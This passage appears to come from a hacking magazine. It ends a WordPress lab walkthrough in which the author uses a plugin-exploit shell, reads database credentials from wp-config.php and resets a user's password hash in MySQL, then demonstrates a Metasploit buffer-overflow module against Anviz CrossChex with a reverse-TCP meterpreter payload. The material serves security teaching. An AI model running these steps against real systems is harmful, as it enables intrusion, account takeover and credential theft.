4', 'Ln 25, Col 31', and 'INS'.

Similarly I downloaded the "passwd" file and "shadow" files from the target.

There are many plugins vulnerable to SQL injection but some glitch in the target server is not allowing sql injection. Anyhow, since our readers have been seeing lot of sql injection in our recent Issues of the Magazine, I would like to move forward.

One thing we left out in this challenge is password cracking. The Metasploit login enum module found one user "bob" and we are now going to get his password, albeit without any password cracking. Two things in our hack of this machine will help us in this. The first thing is we got a shell on the target website using file upload vulnerability in acf frontend display plugin. The second is we downloaded the wp-config.php file from the target website using a file download vulnerability Ad Manager by Wd plugin. Let's combine this both to see what is the password of the user "bob". In the shell, I use mysql credentials in the wp-config file to login into the mysql server as shown below.

```
bash-4.2$ mysql -u root -p  
mysql -u root -p  
Enter password: Aedcvfr2-4%$3456yhnbgtA
```

```
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 17  
Server version: 8.0.19 MySQL Community Server - GPL
```

```
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
```

```
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql>
```

The **show databases;** command lists all the databases. I think the database we want is "wp".

```
mysql> show databases  
show databases  
-> ;  
;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| sys |  
| wp |  
+-----+  
5 rows in set (0.05 sec)
```

```
mysql> use wp  
use wp  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> █
```

The **show tables;** command lists all the tables in this database. I think the table we want is "wp_users".

```
wp_spidercalendar_event_category |
wp_spidercalendar_theme         |
wp_spidercalendar_widget_theme  |
wp_term_relationships           |
wp_term_taxonomy                |
wp_termmeta                     |
wp_terms                        |
wp_usermeta                     |
wp_users                         |
wp_wpfb_post_templates          |
wp_wpfb_reviews                 |
wp_wpsp_agent_settings         |
wp_wpsp_attachments            |
```

The **select * from wp_users;** command shows that there is only one user in this table and his name is indeed "bob".

```
mysql> select * from wp_users
select * from wp_users
-> ;
;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email |
| user_url | user_registered | user_activation_key | user_status |
| display_name |
+-----+-----+-----+-----+-----+
| 1 | bob | $P$BkvImszKEWnHw/8zXwBAy.IcD8x.F00 | bob | info@ar |
| 0 | bob | | | | |
```

Hash-identifier revealed that the password hash is a MD5 hash.

```
# _____ #
# _____ #
# _____ #
# _____ #
# _____ #
# _____ v1.1 #
# _____ By Zion3R #
# _____ www.Blackexploit.com #
# _____ Root@Blackexploit.com #
#####
-----
HASH: $P$BkvImszKEWnHw/8zXwBAy.IcD8x.F00
Possible Hashs:
[+] MD5 Wordpress)
```


I thought of cracking the hash but why crack when we can change the password altogether. I used the MySQL update command to change the password of user "bob" to "123456".

```
mysql> UPDATE `wp_users` SET `user_pass` = MD5('123456') WHERE `user_login`='bob';  
UPDATE `wp_users` SET `user_pass` = MD5('123456') WHERE `user_login`='bob';  
Query OK, 1 row affected (0.01 sec)  
Rows matched: 1 Changed: 1 Warnings: 0  
  
mysql> █
```

I use Hydra tool to check if password has been changed or not. It's changed.

```
hackercoolmagz@kali:~$ hydra -l bob -p 123456 http-get://192.168.36.141  
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret  
service organizations, or for illegal purposes.  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-25 16:44:  
34  
[WARNING] You must supply the web page as an additional option or via -m, default  
t path set to /  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try pe  
r task  
[DATA] attacking http-get://192.168.36.141:80/  
[80][http-get] host: 192.168.36.141 login: bob password: 123456  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-25 16:44:  
40  
hackercoolmagz@kali:~$ █
```

While I try to login using the changed credentials, I find out why SQL injection was not working. The login page is not getting loaded. In fact it cannot be found. Many of the sql injection vulnerabilities were around wp-admin page. So a glitch in this page is blocking all sql queries.



After checking that it is not any security measure, I confirmed this was the glitch. This error occurs due to installation of some plugins and with around 40 plugins installed, this error was around the corner. This can be fixed by manipulating the .htaccess file but this needs root privileges which is out of purview of this challenge. So readers, I think this is the end of our challenge. I hope you all enjoyed this.

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

[Anviz CrossChex Buffer Overflow Module](#)

TARGET: Anviz CrossChex version <= 4.3.12 **TYPE: Remote** **FIREWALL:ON**

Anviz CrossChex is a personnel identity verification, access control and time attendance management system. It is used to manage users in a small business network to large enterprise networks. It manages their access, devices connected in a network from a centralized system. It can even be used to monitor biometric devices. It mainly uses UDP for broadcasts and is compatible with Windows 7,8 and 10.

Coming to the exploit module, it uses a buffer overflow vulnerability in Crosschex version <= 4.3.12. Anviz Crosschex searches for new devices using a UDP broadcast. The code that does this searching is vulnerable to this stack buffer overflow vulnerability. So attackers can send a malicious payload and gain access to the system. Since this module must send the both exploit and the payload contained inside a single UDP packet, its exploit has a maximum size of 8947 Characters. Let's see how this module works. We have tested this on Windows 10 system with Crosschex version 4.3.12 installed. You can download the software from their website as we are unable to upload it on our git repository due to its size.

Start Metasploit and load the crosschex module and use the **show options** command to check all its options. Execute the module using the **run** command.

```
msf5 > use exploit/windows/misc/crosschex_device_bof
msf5 exploit(windows/misc/crosschex_device_bof) > show options
```

Module options (exploit/windows/misc/crosschex_device_bof):

Name	Current Setting	Required	Description
CHOST	0.0.0.0	yes	IP address that UDP Socket listens for CrossChex broadcast on. '0.0.0.0' is needed to receive broadcasts.
CPORT	5050	yes	Port used to listen for CrossChex Broadcast.
TIMEOUT	100	yes	Time in seconds to wait for a CrossChex broadcast. 0 or less waits indefinitely.

Exploit target:

Id	Name
0	Crosschex Standard x86 <= V4.3.12

Set the payload and other required options as shown below. Then execute the module using the **run** command.


```

msf5 exploit(windows/misc/crosschex_device_bof) > set timeout 1000
timeout => 1000
msf5 exploit(windows/misc/crosschex_device_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/crosschex_device_bof) > set lhost 192.168.32.132
lhost => 192.168.32.132
msf5 exploit(windows/misc/crosschex_device_bof) > set lport 4444
lport => 4444
msf5 exploit(windows/misc/crosschex_device_bof) > run


[*] Started reverse TCP handler on 192.168.32.132:4444

```

